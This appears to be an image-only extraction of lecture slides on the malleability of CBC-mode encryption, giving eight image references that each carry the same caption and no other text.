
Malleability of CBC




Malleability of CBC




Malleability of CBC




Malleability of CBC




Malleability of CBC




Malleability of CBC




Malleability of CBC




Malleability of CBC



